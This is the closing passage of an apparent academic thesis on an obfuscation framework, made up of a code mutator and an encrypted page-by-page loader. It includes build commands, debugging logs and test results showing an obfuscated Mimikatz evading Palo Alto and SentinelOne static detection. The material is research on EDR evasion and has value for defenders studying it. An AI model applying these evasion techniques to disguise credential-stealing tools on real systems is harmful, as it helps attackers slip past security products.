[INFO] Using section: .text
[INFO] Code size: 849673 bytes
[INFO] Liveness converged in 51 iterations
[INFO] Found 819 loop(s)
[INFO] Found 59199 blocks in CFG
[INFO] Found 2107 interleaving windows
```

The next relevant information is the input type, the specified target OS, and whether stack operations are enabled. It then starts the actual injection process, indicating the chosen section along with the detected size.

Next, it starts the liveness operation, and indicates the amount of iterations needed to converge the analysis. The output continues by indicating the total number of blocks in the CFG and the interleaving windows found.

During the injection phase, while the Mutator is processing a single interleaving window, it may print several logs informing the user about triggered safety mechanisms.

Listing 5.3: Safety mechanism log messages during injection

```
[INFO] Window 0x14001385d: Windows mode, using RSP-relative stack allocation (
LEA RSP guard).
[SAFETY] Skipped inverse op 'INC r9' before call (writes to r9)
[SAFETY] Skipped inverse op 'XOR rcx, 0x5c' before call (writes to rcx)
[ERROR] verification failed for group ['rax', 'r10', 'r11']
```

The first one triggers if stack-based junk is enabled but the Mutator fails to find a valid shadow register to use for spill and allocation. The fallback is to continue

using the stack with RSP as a base, protected by a prologue and an epilogue, temporarily allocating with the operation `LEA RSP, [RSP - N]` and recovering with `LEA RSP, [RSP + N]` (LEA RSP guard).

The two safety messages indicate that, while inserting the inverse operations, the engine detected that the injection point immediately precedes a call. It then applies a rule not to inject inverse ops that could write to registers used as ABI arguments. In this case it skips these instructions while not damaging the chain process.

Lastly, in some cases, the Mutator might fail after several tries to find a valid chain for a specific interleaving window. In this case it skips the interleaving window entirely, avoiding injections in it.

Listing 5.4: Exception directory and jump table fixup log

```
[INFO] inline mode: updated 2220/2220 .pdata entries
[INFO] Fixing up 4 jump table(s) in data sections...
[INFO] Table at RVA 0x13ff60: patched 0 entries, new_base_va=0x140173f60
[INFO] Table at RVA 0xd7190: patched 169 entries, new_base_va=0x14010b190
[INFO] Table at RVA 0xf77f0: patched 107 entries, new_base_va=0x14012b7f0
[INFO] Table at RVA 0xf77f0: patched 323 entries, new_base_va=0x14012b7f0
[INFO] patch_rsrc_offsets: updated 5 OffsetToData entries (shift=+0x34000)
```

The first information printed concerns the exception directory, informing the user about the amount of updated .pdata entries and possible warnings.

It then proceeds with the fix of the jump tables, highlighting for each table the original location, the number of entries patched and the new base of the table after the shift. The last info is about the resource directory: every entry has a field called `OffsetToData`. If the file has increased in size, these offsets must be updated by applying the correct shift.

The last step is the reconstruction:

Listing 5.5: Mutation results summary

```
[INFO] Rebuilding PE with LIEF Builder...
============================================================
 MUTATION RESULTS
============================================================
    Input Type:      PE
    Original size:   849673 bytes
    Mutated size:    1064193 bytes
    Size increase:   214520 bytes (25.2%)
    Injections:      22156
    Output saved to: mimikatz_mutated.exe
============================================================
```

If the reconstruction is successful, the Mutator prints the final result, highlighting the number of injections performed along with the increase in size. The size increase is considerable even with a PE with dense register usage like Mimikatz: roughly one out of five instructions is generated by the Mutator.

The next step is to compile the loader using the mutated mimikatz as the payload.

First, a simple Python script reads the mutated PE and converts it into 4096-byte blocks, adding padding to ensure the correct size. It then generates an XOR key and outputs the PE and key in the expected format; in the case of the C loader used in this example, it produces a `.h` file. The loader is then compiled with several specific options:

Listing 5.6: Loader cross-compilation command

```
clang --target=x86_64-w64-windows-gnu Loader_block_xor_pe.c -o loader_pe_blck_xor.exe -Os
  -Wl,-s
```

- **`-target=x86_64-w64-windows-gnu`**: uses clang to cross-compile for 64-bit Windows.
- **`-o loader_pe_blck_xor.exe`**: sets the name (and output path) of the resulting executable.
- **`-Os`**: optimization level used to reduce the binary size.
- **`-Wl,-s`**: passes `-s` to the linker, asking it to strip unnecessary symbols and metadata.

When enabled, the loader prints additional information during the initial execution:

Listing 5.7: Loader header parsing and memory allocation output

```
[*] Parse headers on-the-fly from payload (1564673 bytes)...
[*] PE: ImageBase=0x140000000  SizeOfImage=0x182000  EP_RVA=0xFAEC4
[!] Preferred base 0x140000000 unavailable, allocating anywhere
[*] Mapped image allocated at 00000000008d0000 (1544 KB)
```

The header-parsing-on-the-fly process corresponds to the custom parsing described earlier: the loader treats the payload as a blob and decrypts only the portions needed to interpret the headers, without exposing the entire payload at once. It then allocates the image at an alternative base because the preferred one is already occupied.

Listing 5.8: Section mapping and import resolution output

```
[PE] Mapped section .text     VA=0x00001000  raw=0x00000400  size=0x102600
[PE] Mapped section .rdata    VA=0x00104000  raw=0x00102A00  size=0x67800
[PE] Mapped section .data     VA=0x0016C000  raw=0x0016A200  size=0x6A00
[PE] Mapped section .pdata    VA=0x00174000  raw=0x00170C00  size=0x6A00
[PE] Mapped section .rsrc     VA=0x0017B000  raw=0x00177600  size=0x4000
[PE] Mapped section .reloc    VA=0x0017F000  raw=0x0017B600  size=0x2600
[PE] Base relocations applied (delta = 0xfffffffec08d0000)
[PE] Resolving imports from ADVAPI32.dll
[PE] Resolving imports from Cabinet.dll
[PE] Resolving imports from CRYPT32.dll
...
...
[PE] Resolving imports from KERNEL32.dll
[PE] Resolving imports from msvcrt.dll
[PE] IAT resolved
```

It maps each section of the PE, indicating the destination RVA inside the image in memory (reported as `VA` in the log), the raw offset in the original file image, and the total size of the section.

Subsequently, it applies the relocations needed to adapt the loading to the new base and then resolves the imports required by the PE, producing the final IAT.

Listing 5.9: Section memory protection flags

```
[PE] Section .text     prot=0x20
[PE] Section .rdata    prot=0x2
[PE] Section .data     prot=0x4
[PE] Section .pdata    prot=0x2
[PE] Section .rsrc     prot=0x2
[PE] Section .reloc    prot=0x2
```

This output indicates the protection flags that will be applied by the loader when a page becomes live (i.e., decrypted) inside the mapped image.

Listing 5.10: VEH installation and entry point jump

```
[*] Entry point: 00000000009caec4
[*] Image: 386 blocks of 4096 bytes
[*] Mapped image re-encrypted
[*] VEH installed at 00000000000d1840
[*] Image set to PAGE_NOACCESS
[*] Jumping to entry point 00000000009caec4 ...
```

At the end, it re-encrypts the header, installs the VEH while also setting the entire image to `PAGE_NOACCESS`, and finally jumps to the entry point, transferring the execution flow to the payload.

In order to fully demonstrate the correct functioning of the VEH, WinDbg is used and the output is shown in Appendix A. It catches and shows the exception every time the loader attempts to access a `PAGE_NOACCESS` block. These are first-chance exceptions that are then handled by the loader.

5.2 Debugging Method

Throughout the development and testing of the Mutator, the only reliable debugger used was WinDbg. This choice was driven by the impossibility of generating symbols for high-level debugging, along with the precision needed to ensure the correct fix-up of all displacement addresses. The following subsections present several examples of encountered bugs and how WinDbg was used to pinpoint the root cause.

5.2.1 Spotting the garbage call target

Listing 5.11: WinDbg disassembly revealing a stale call target

```
1       0:000> u mimikatz_mutated+0x10cad8 L3
2     mimikatz_mutated+0x10cad8:
3       e8 17 bd f3 ff    call  mimikatz_mutated+0x487f4
```

The disassemble command `u <address> [L<count>]` was perhaps the most used; it disassembles memory at a specific address, printing the instruction mnemonics along with their raw byte encoding.

In this specific instance, this command revealed that the CRT startup function made a direct call `+0x487F4`. This address belonged to the original binary layout and was replaced by injected code. This was then confirmed using the command:

Listing 5.12: WinDbg disassembly showing invalid bytes at the call destination

```
0:000> u mimikatz_mutated+0x487f4 L6
mimikatz_mutated+0x487f4:
  ff              ???
  ff e9           jmp     rcx
  12 dc           adc     bl, ah
  ff              ???
```

where the initial `ff` bytes are not a valid function prologue.

The root cause was in the displacement fix-up stage (`fix_offset`). The implementation used a guard to avoid patching phantom instructions decoded from short-jump displacement bytes. However, the same guard also triggered for some valid direct `CALL` targets. In particular, if the decoded target address was not present in `new_to_old_map`, the instruction was skipped entirely, leaving a stale displacement computed in normalized space. At runtime, that stale displacement resolved to an address inside injected/padding bytes, producing the garbage bytes shown above.

The fix is to keep the source guard (to filter out phantom instructions), but replace the target `continue` with a fallback translation. When the target cannot be recovered via `new_to_old_map` and the `offset_tracker` context is available, the target is treated as an original VA and translated through the offset translation routine. This preserves the original intent of the guard while still producing a correct final target for valid internal calls.

This fix was then confirmed by disassembling the same call site again and comparing it against the original binary: the patched displacement now points to a valid code address and matches the expected control flow, validating the corrected `translate_rva` path.

5.2.2 Detecting garbled UNWIND INFO

Listing 5.13: WinDbg .fnent output showing corrupted unwind info

```
0:000> .fnent mimikatz_mutated+0x10ca12
...
UnwindInfo at ...  Version: 1  Flags: 0
SizeOfProlog: 0x44 (68 decimal)
68 unwind codes: UWOP_PUSH_NONVOL (reg=rax), UWOP_PUSH_NONVOL (reg=rax), ...
```

The `.fnent` command looks up the `.pdata` RUNTIME_FUNCTION record that covers the given address. It then decodes and prints the associated `UNWIND_INFO` structure: version/flags byte, size-of-prolog, unwind-code count, each UWOP entry and the optional exception handler RVA.

In this case, this command makes it possible to immediately notice that the analyzed function is not a real CRT startup prolog. A correct one pushes at most 6–8 non-volatile registers. Seeing 68 identical `UWOP_PUSH_NONVOL (reg=rax)` immediately indicates that the unwind info was not decoded from `.xdata` but erroneously read from a completely different memory region.

Comparing the bytes of those unwind codes against the `.rdata` strings in the original binary confirmed the root cause: the function that should be building the `.xdata` section was actually reading from the `.rdata` one. This happened because the code had already shifted section VAs and the lookup was resolving the original XData RVA to the wrong section.

The fix follows the approach reported in the testing log: during exception-table reconstruction, the section sizes are set explicitly and every unwind-data read is clamped to the physical bounds of the `.xdata` region. This avoids out-of-bounds reads that would otherwise spill into adjacent sections and be interpreted as valid UWOP entries. After rebuilding, the exception directory size is recomputed from the final table content to keep the metadata consistent.

5.2.3 Automated crash triage with WinDbg

Listing 5.14: WinDbg crash summary for an illegal instruction fault

```
0:000> !analyze -v
...
EXCEPTION_CODE: 0xC000001D (STATUS_ILLEGAL_INSTRUCTION)
FAULTING_IP: mimikatz_mutated+0x????
```

When a mutated binary crashes, the first step is to identify the exception type and the exact faulting instruction. The `!analyze -v` command provides a compact crash summary, including the exception record and the `FAULTING_IP`, which is useful to quickly correlate the failure with a specific mutated site.

In this case, the crash was reproducible on indirect RIP-relative branches: indirect `CALL` (opcode `FF 15`) and indirect `JMP` (opcode `FF 25`). These instructions encode a 32-bit displacement relative to `RIP` to reach a pointer stored elsewhere (commonly the IAT). Since the mutation engine shifts code addresses, an incorrect displacement fix-up can redirect the control flow to an invalid address and land in non-code bytes.

The fix follows the approach reported in the testing log: the displacement-fixup logic was updated to explicitly detect `FF 15` and `FF 25` and extract their 4-byte displacements. Then, a boundary check is used to classify the target: if it falls outside the code section, it is treated as an external fixed target (e.g., IAT) and the injection shift is not applied; instead, the displacement is recomputed relative to the instruction new position and the original fixed RVA. This prevents the mutation phase from corrupting external call/jump targets while still handling internal code references correctly.

5.2.4 Validating unwind stability with stack traces

Listing 5.15: WinDbg stack trace used to validate unwind stability

```
0:000> k
/* Stack trace output omitted */
```

On x64 Windows, a correct stack trace depends directly on the integrity of `.pdata` and `.xdata`. For this reason, the `k` command was used as a practical validation step: when the unwind metadata is coherent, the stack walk reaches the expected runtime frames; when it is corrupted, the trace becomes unreliable (e.g., truncated, unrelated frames, or failure to unwind past exception dispatch).

One of the issues found during testing was an incorrect RVA translation applied to unwind pointers. Unwind RVAs point into `.xdata` and are part of exception metadata, therefore they must remain stable even when code bytes are shifted. If they are translated as if they were code RVAs, these pointers drift into the wrong region and can break stack unwinding and exception dispatch.

The fix is to skip translation for unwind RVAs and add guards to detect invalid unwind entries. This keeps metadata pointers anchored to the original `.xdata` layout while still allowing the injection pipeline to translate code-relative addresses. After this change, stack traces produced by `k` remained stable across runs, indicating that the exception metadata was consistent again.

5.3 Detection Results

The final test was conducted using Mimikatz as the test payload. It was first obfuscated using the Mutator, as shown earlier, in order to evade signature-based detection. The modified version is then used as the payload in the loader, which is compiled following the exact options previously documented.

The final executable was tested against both Palo Alto and SentinelOne EDRs. The results were positive, evading static detection.

From a behavioral standpoint, the initial execution of Mimikatz completed successfully without triggering any alert. On the other hand, when executing sensitive commands such as `token::elevate` (which attempts to obtain a higher-privileged access token) or `lsadump::sam` (which attempts to extract credential material from the Windows SAM database), the corresponding operations performed by Mimikatz were detected by both EDRs.

Table 5.1: EDR detection results for the mutated Mimikatz loader

EDR	Static Detection	Behavioral (load/exec)	Behavioral (sensitive cmds)
Palo Alto	Evaded	Evaded	Detected
SentinelOne	Evaded	Evaded	Detected

Overall, the results indicate that the framework successfully evades detection based on static artifacts and on behavioral patterns associated with the loading and execution of the payload.

Mimikatz was purposely chosen as a worst-case payload, its primitives are well known and specifically monitored by EDRs. For this reason, the lack of detection during the initialization step confirms that the framework reduces the detection surface for the generic loading/execution behavior. Conversely, detections triggered by high-signal operations (e.g., `token::elevate` and `lsadump::sam`) are expected.

Chapter 6

Conclusion

6.1 Summary of Contributions

This thesis proposes and evaluates a practical framework aimed at reducing the exposure of a payload to static analysis and to generic runtime signals produced by the loading phase. The main contributions can be summarized as follows:

- The design and implementation of a payload Mutator that injects semantics-preserving opaque predicate chains and repairs the induced displacement shifts, supporting both shellcode and full PE inputs.
- A PE reconstruction pipeline that realigns structural metadata after mutation, including targeted RVA fixups for core directories (e.g., relocations, imports, TLS callbacks, and exception-related structures) through a combination of structured updates and raw patching.
- The design and implementation of a loader that avoids static imports by resolving required APIs at runtime via PEB traversal and export parsing, and that performs manual mapping, relocations, and IAT resolution.
- A page-granular decryption strategy based on a Vectored Exception Handler (VEH) and a sliding window, which constrains the amount of plaintext present at any time while enforcing a permission cycle that avoids simultaneously writable and executable pages.
- An empirical evaluation on a deliberately conservative payload, used to separate the reduction of generic artifacts from the remaining detectability of high-sensitivity runtime actions.

6.2 Limitations

The results obtained in the tests must be interpreted by keeping two different fields separated:

- The reduction of static artifacts and generic signals associated with the loading and execution of a payload.

- The detection of high-sensitivity single actions that the payload might execute at runtime.

The proposed framework mainly intervenes on the first field, while the second one remains in large part dominated by the nature of the carried out operations.

Even in the presence of obfuscation, mutation, and advanced loading techniques, modern EDRs may still detect high-signal events that cannot be mitigated by the Mutator and the loader alone.

The evaluation conducted using Mimikatz is deliberately conservative. Mimikatz is a known payload, its primitives and usage patterns are frequently the object of specific rules, telemetry, and behavioral models. As a consequence, an outcome in which the executable is less detected during the first stages, but is then detected when it performs specific sensitive operations, is coherent with the profile of a worst-case payload.

This does not reduce the experimental value of the results. On the contrary, it makes the efficacy perimeter of the framework clearer.

An additional limitation concerns generalization: the results depend on the security ecosystem and on the operative context. Defensive mechanisms and EDRs differ from each other and evolve quickly. For this reason, the results should be read as experimental evidence in a specific perimeter, not as a universal guarantee.

6.2.1 Technical Trade-off

Finally, the approach requires technical trade-offs: the increased size, the complexity of the final artifact, and the performance impact are costs that must be considered. Even with promising results on the tested payloads, an output of the framework must always be tested and validated before any practical use.

6.3 Future works

The first natural evolution is to extend the evaluation to different payloads, including:

- payloads that differ in complexity, implementation style, and library patterns.
- execution in different contexts and with different levels of defenses.
- usage scenarios that involve more specialized payloads with fewer high-sensitivity primitives.

This would confirm how much the framework reduces detectability as the context varies.

Another future work would be to improve the balance between introduced complexity and obtained benefits. In particular, it would involve optimizing the Mutator parameters and strategies to maximize robustness while reducing overhead.

The major point of improvement, as previously introduced, would be integrating in the project a management of the payload behavior surface. This is out of the

scope of the current project. However, such an integration could provide a more comprehensive coverage across static and behavioral dimensions, further reducing the overall detection surface, without implying that payload-specific high-signal actions can be made universally “invisible”.

Appendix A

Appendix A

```
        ************* Path validation summary **************
    Response                         Time (ms)     Location
    Deferred                                       srv*C:\Symbols*https://msdl.microsoft.com/
     download/symbols
    OK                                             C:\Users\Testing\Desktop\mutator
    Symbol search path is: srv*C:\Symbols*https://msdl.microsoft.com/download/symbols;C:\
     Users\Testing\Desktop\mutator
    Executable search path is:
    ModLoad: 00000001‘40000000 00000001‘40191000   UNC\vmware-host\Shared Folders\
     Shared_vm_directory\loader_pe_blck_xor.exe
    ModLoad: 00007ffa‘d1030000 00007ffa‘d1228000   ntdll.dll
    ModLoad: 00007ffa‘d0d20000 00007ffa‘d0de2000   C:\Windows\System32\KERNEL32.DLL
    ModLoad: 00007ffa‘ce9d0000 00007ffa‘cecc6000   C:\Windows\System32\KERNELBASE.dll
    ModLoad: 00007ffa‘d0e80000 00007ffa‘d0f1e000   C:\Windows\System32\msvcrt.dll
    (208c.2198): Break instruction exception - code 80000003 (first chance)
    ntdll!LdrpDoDebuggerBreak+0x30:
    00007ffa‘d1100860 cc              int     3
    0:000> g
    ModLoad: 00007ffa‘cfe10000 00007ffa‘cfec1000   C:\Windows\System32\ADVAPI32.dll
    ModLoad: 00007ffa‘cf2e0000 00007ffa‘cf37f000   C:\Windows\System32\sechost.dll
    ModLoad: 00007ffa‘cfc20000 00007ffa‘cfd40000   C:\Windows\System32\RPCRT4.dll
    ModLoad: 00007ffa‘cedd0000 00007ffa‘cedf7000   C:\Windows\System32\bcrypt.dll
    ModLoad: 00007ffa‘cdf60000 00007ffa‘cdf78000   C:\Windows\SYSTEM32\CRYPTSP.DLL
    ModLoad: 00007ffa‘cdf80000 00007ffa‘cdf8c000   C:\Windows\SYSTEM32\CRYPTBASE.DLL
    ModLoad: 00007ffa‘c4800000 00007ffa‘c4829000   C:\Windows\SYSTEM32\Cabinet.dll
    ModLoad: 00007ffa‘cee30000 00007ffa‘cef30000   C:\Windows\System32\ucrtbase.dll
    ModLoad: 00007ffa‘ce7f0000 00007ffa‘ce94d000   C:\Windows\System32\CRYPT32.dll
    ModLoad: 00007ffa‘cdde0000 00007ffa‘cddf5000   C:\Windows\SYSTEM32\cryptdll.dll
    ModLoad: 00007ffa‘cda90000 00007ffa‘cdb5a000   C:\Windows\SYSTEM32\DNSAPI.dll
    ModLoad: 00007ffa‘cda50000 00007ffa‘cda8b000   C:\Windows\SYSTEM32\IPHLPAPI.DLL
    ModLoad: 00007ffa‘d0e70000 00007ffa‘d0e78000   C:\Windows\System32\NSI.dll
    ModLoad: 00007ffa‘bcab0000 00007ffa‘bcabb000   C:\Windows\SYSTEM32\FLTLIB.DLL
    ModLoad: 00007ffa‘c0bc0000 00007ffa‘c0bdd000   C:\Windows\SYSTEM32\MPR.dll
    ModLoad: 00007ffa‘c1cc0000 00007ffa‘c1cd9000   C:\Windows\SYSTEM32\NETAPI32.dll
    ModLoad: 00007ffa‘cdb70000 00007ffa‘cdbb3000   C:\Windows\SYSTEM32\LOGONCLI.DLL
    ModLoad: 00007ffa‘cdb60000 00007ffa‘cdb6c000   C:\Windows\SYSTEM32\NETUTILS.DLL
    ModLoad: 00007ffa‘c4440000 00007ffa‘c4468000   C:\Windows\SYSTEM32\SRVCLI.DLL
    ModLoad: 00007ffa‘cd7b0000 00007ffa‘cd7c9000   C:\Windows\SYSTEM32\WKSCLI.DLL
    ModLoad: 00007ffa‘85f00000 00007ffa‘85fc2000   C:\Windows\SYSTEM32\ODBC32.dll
    ModLoad: 00007ffa‘d0b70000 00007ffa‘d0d11000   C:\Windows\System32\USER32.dll
    ModLoad: 00007ffa‘cee00000 00007ffa‘cee22000   C:\Windows\System32\win32u.dll
    ModLoad: 00007ffa‘d0220000 00007ffa‘d024b000   C:\Windows\System32\GDI32.dll
```

```
ModLoad: 00007ffa‘cef30000 00007ffa‘cf049000   C:\Windows\System32\gdi32full.dll
ModLoad: 00007ffa‘ce750000 00007ffa‘ce7ed000   C:\Windows\System32\msvcp_win.dll
ModLoad: 00007ffa‘ce3d0000 00007ffa‘ce3da000   C:\Windows\SYSTEM32\DPAPI.DLL
ModLoad: 00007ffa‘d0040000 00007ffa‘d006f000   C:\Windows\System32\IMM32.DLL
ModLoad: 00007ffa‘cfaf0000 00007ffa‘cfc1b000   C:\Windows\System32\ole32.dll
ModLoad: 00007ffa‘d02e0000 00007ffa‘d0634000   C:\Windows\System32\combase.dll
ModLoad: 00007ffa‘d0f20000 00007ffa‘d0fed000   C:\Windows\System32\OLEAUT32.dll
ModLoad: 00007ffa‘cfdb0000 00007ffa‘cfe0b000   C:\Windows\System32\SHLWAPI.dll
ModLoad: 00007ffa‘c9e60000 00007ffa‘c9e87000   C:\Windows\SYSTEM32\SAMLIB.dll
ModLoad: 00007ffa‘c28c0000 00007ffa‘c28cc000   C:\Windows\SYSTEM32\Secur32.dll
ModLoad: 00007ffa‘ce5a0000 00007ffa‘ce5d2000   C:\Windows\SYSTEM32\SSPICLI.DLL
ModLoad: 00007ffa‘cf380000 00007ffa‘cfaf0000   C:\Windows\System32\SHELL32.dll
ModLoad: 00007ffa‘ce570000 00007ffa‘ce59e000   C:\Windows\SYSTEM32\USERENV.dll
ModLoad: 00007ffa‘c6100000 00007ffa‘c610a000   C:\Windows\SYSTEM32\VERSION.dll
ModLoad: 00007ffa‘ccf00000 00007ffa‘ccf0d000   C:\Windows\SYSTEM32\HID.DLL
ModLoad: 00007ffa‘d0640000 00007ffa‘d0ab0000   C:\Windows\System32\SETUPAPI.dll
ModLoad: 00007ffa‘cecd0000 00007ffa‘ced1e000   C:\Windows\System32\cfgmgr32.dll
ModLoad: 00007ffa‘85eb0000 00007ffa‘85ef3000   C:\Windows\SYSTEM32\WinSCard.dll
ModLoad: 00007ffa‘ce390000 00007ffa‘ce3c3000   C:\Windows\SYSTEM32\DEVOBJ.dll
(208c.2198): C++ EH exception - code e06d7363 (first chance)
ModLoad: 00007ffa‘ce490000 00007ffa‘ce4f3000   C:\Windows\SYSTEM32\WINSTA.dll
ModLoad: 00007ffa‘d0b10000 00007ffa‘d0b6e000   C:\Windows\System32\WLDAP32.dll
ModLoad: 00007ffa‘ce1a0000 00007ffa‘ce1b2000   C:\Windows\SYSTEM32\msasn1.dll
(208c.2198): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
00000000‘009caec4 ??              ???
0:000> g
(208c.2198): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
00000000‘009d077c ??              ???
0:000> g
(208c.2198): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
00000000‘009d0786 488b0573b80600  mov     rax,qword ptr [00000000‘00a3c000] ds
 :00000000‘00a3c000=????????????????
0:000> g
(208c.2198): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
00000000‘009d07ba ff15903f0000    call    qword ptr [00000000‘009d4750] ds:00000000‘009
 d4750=????????????????
0:000> g
(208c.2198): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
00000000‘009cabfa f0480fb13d05890700 lock cmpxchg qword ptr [00000000‘00a43508],rdi ds
 :00000000‘00a43508=????????????????
0:000> g
(208c.2198): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
00000000‘009cac8d 488b0e          mov     rcx,qword ptr [rsi] ds:00000000‘009d53d8
 =????????????????
0:000> g
(208c.2198): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
```

```
00000000‘009caddb 6639051e52f0ff  cmp     word ptr [00000000‘008d0000],ax ds:00000000‘008d0000=????
0:000> g
(208c.2198): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
00000000‘009cae5a 89050c7b0700    mov     dword ptr [00000000‘00a4296c],eax ds:00000000‘00a4296c=????????
0:000> g
(208c.2198): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
00000000‘008ecc1f ??              ???
0:000> g
(208c.2198): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
00000000‘009caea2 ??              ???
0:000> g
(208c.2198): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
00000000‘009d05a3 ??              ???
0:000> g
(208c.2198): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
00000000‘00976508 ??              ???
0:000> g
(208c.2198): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
00000000‘009d3021 ??              ???
0:000> g
(208c.2198): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
00000000‘0097659f 890593d20c00    mov     dword ptr [00000000‘00a43838],eax ds:00000000‘00a43838=????????
0:000> g
(208c.2198): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
00000000‘009765a5 ff15d5eb0500    call    qword ptr [00000000‘009d5180] ds:00000000‘009d5180=????????????????
0:000> g
(208c.2198): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
00000000‘009765bb ff15ffde0500    call    qword ptr [00000000‘009d44c0] ds:00000000‘009d44c0=????????????????
0:000> g
(208c.2198): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
KERNELBASE!SetConsoleTitleW+0xb:
00007ffa‘cea1660b 66833c4100      cmp     word ptr [rcx+rax*2],0 ds:00000000‘009fad90=????
0:000> g
(208c.2198): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
```

```
151     This exception may be expected and handled.
152     00000000‘008dfd79 ??              ???
153     0:000> g
154     (208c.2198): Access violation - code c0000005 (first chance)
155     First chance exceptions are reported before any exception handling.
156     This exception may be expected and handled.
157     msvcrt!woutput_l+0x84e:
158     00007ffa‘d0ed673e 410fb738        movzx   edi,word ptr [r8] ds:00000000‘009fb000=????
159     0:000> g
160     (208c.2198): Access violation - code c0000005 (first chance)
161     First chance exceptions are reported before any exception handling.
162     This exception may be expected and handled.
163     00000000‘009ca288 ??              ???
164     0:000> g
165     (208c.2198): Access violation - code c0000005 (first chance)
166     First chance exceptions are reported before any exception handling.
167     This exception may be expected and handled.
168     00000000‘009767da ??              ???
169     0:000> g
170     ModLoad: 00007ffa‘cc550000 00007ffa‘cc562000   C:\Windows\SYSTEM32\kernel.appcore.dll
171     ModLoad: 00007ffa‘ce6c0000 00007ffa‘ce742000   C:\Windows\System32\bcryptPrimitives.dll
172     (208c.2198): Access violation - code c0000005 (first chance)
173     First chance exceptions are reported before any exception handling.
174     This exception may be expected and handled.
175     00000000‘008d152f ??              ???
176     0:000> g
177     (208c.2198): Access violation - code c0000005 (first chance)
178     First chance exceptions are reported before any exception handling.
179     This exception may be expected and handled.
180     00000000‘008d157b 4889059e1c1700  mov     qword ptr [00000000‘00a43220],rax ds
         :00000000‘00a43220=????????????????
181     0:000> g
182     (208c.2198): Access violation - code c0000005 (first chance)
183     First chance exceptions are reported before any exception handling.
184     This exception may be expected and handled.
185     00000000‘00976827 488b03          mov     rax,qword ptr [rbx] ds:00000000‘00a3ff80
         =????????????????
186     0:000> g
187     (208c.2198): Access violation - code c0000005 (first chance)
188     First chance exceptions are reported before any exception handling.
189     This exception may be expected and handled.
190     00000000‘0097682a 488b0c28        mov     rcx,qword ptr [rax+rbp] ds:00000000‘009d75f0
         =????????????????
191     0:000> g
192     (208c.2198): Access violation - code c0000005 (first chance)
193     First chance exceptions are reported before any exception handling.
194     This exception may be expected and handled.
195     00000000‘0097682a 488b0c28        mov     rcx,qword ptr [rax+rbp] ds:00000000‘009d8b18
         =????????????????
196     0:000> g
197     (208c.2198): Access violation - code c0000005 (first chance)
198     First chance exceptions are reported before any exception handling.
199     This exception may be expected and handled.
200     00000000‘0098f925 ??              ???
201     0:000> g
202     (208c.2198): Access violation - code c0000005 (first chance)
203     First chance exceptions are reported before any exception handling.
204     This exception may be expected and handled.
205     00000000‘0098f963 ff15674c0400    call    qword ptr [00000000‘009d45d0] ds:00000000‘009
         d45d0=????????????????
206     0:000> g
```

```
207     (208c.2198): Access violation - code c0000005 (first chance)
208     First chance exceptions are reported before any exception handling.
209     This exception may be expected and handled.
210     ntdll!RtlInitUnicodeStringEx+0x16:
211     00007ffa‘d104c286 6644390442      cmp     word ptr [rdx+rax*2],r8w ds:00000000‘00a0a1d8
         =????
212     0:000> g
213     ModLoad: 00007ffa‘cd690000 00007ffa‘cd6c8000   C:\Windows\SYSTEM32\rsaenh.DLL
214     (208c.2198): Access violation - code c0000005 (first chance)
215     First chance exceptions are reported before any exception handling.
216     This exception may be expected and handled.
217     ntdll!RtlInitAnsiString+0x14:
218     00007ffa‘d1045304 803c0200        cmp     byte ptr [rdx+rax],0 ds:00000000‘009fba40=??
219     0:000> g
220     ModLoad: 00007ffa‘bd4b0000 00007ffa‘bd4d8000   C:\Windows\SYSTEM32\dssenh.DLL
221     (208c.2198): Access violation - code c0000005 (first chance)
222     First chance exceptions are reported before any exception handling.
223     This exception may be expected and handled.
224     00000000‘00976839 ??              ???
225     0:000> g
226     (208c.2198): Access violation - code c0000005 (first chance)
227     First chance exceptions are reported before any exception handling.
228     This exception may be expected and handled.
229     00000000‘0097682a 488b0c28        mov     rcx,qword ptr [rax+rbp] ds:00000000‘009d62d0
         =????????????????
230     0:000> g
231     (208c.2198): Access violation - code c0000005 (first chance)
232     First chance exceptions are reported before any exception handling.
233     This exception may be expected and handled.
234     00000000‘009c2b11 ??              ???
235     0:000> g
236     (208c.2198): Access violation - code c0000005 (first chance)
237     First chance exceptions are reported before any exception handling.
238     This exception may be expected and handled.
239     00000000‘009c2b11 4883255709080000 and     qword ptr [00000000‘00a43470],0 ds:00000000‘00
         a43470=????????????????
240     0:000> g
241     (208c.2198): Access violation - code c0000005 (first chance)
242     First chance exceptions are reported before any exception handling.
243     This exception may be expected and handled.
244     00000000‘00976827 488b03          mov     rax,qword ptr [rbx] ds:00000000‘00a3ff98
         =????????????????
245     0:000> g
246     (208c.2198): Access violation - code c0000005 (first chance)
247     First chance exceptions are reported before any exception handling.
248     This exception may be expected and handled.
249     00000000‘0097682a 488b0c28        mov     rcx,qword ptr [rax+rbp] ds:00000000‘009d8df0
         =????????????????
250     0:000> g
251     (208c.2198): Access violation - code c0000005 (first chance)
252     First chance exceptions are reported before any exception handling.
253     This exception may be expected and handled.
254     00000000‘00988f40 ??              ???
255     0:000> g
256     (208c.2198): Access violation - code c0000005 (first chance)
257     First chance exceptions are reported before any exception handling.
258     This exception may be expected and handled.
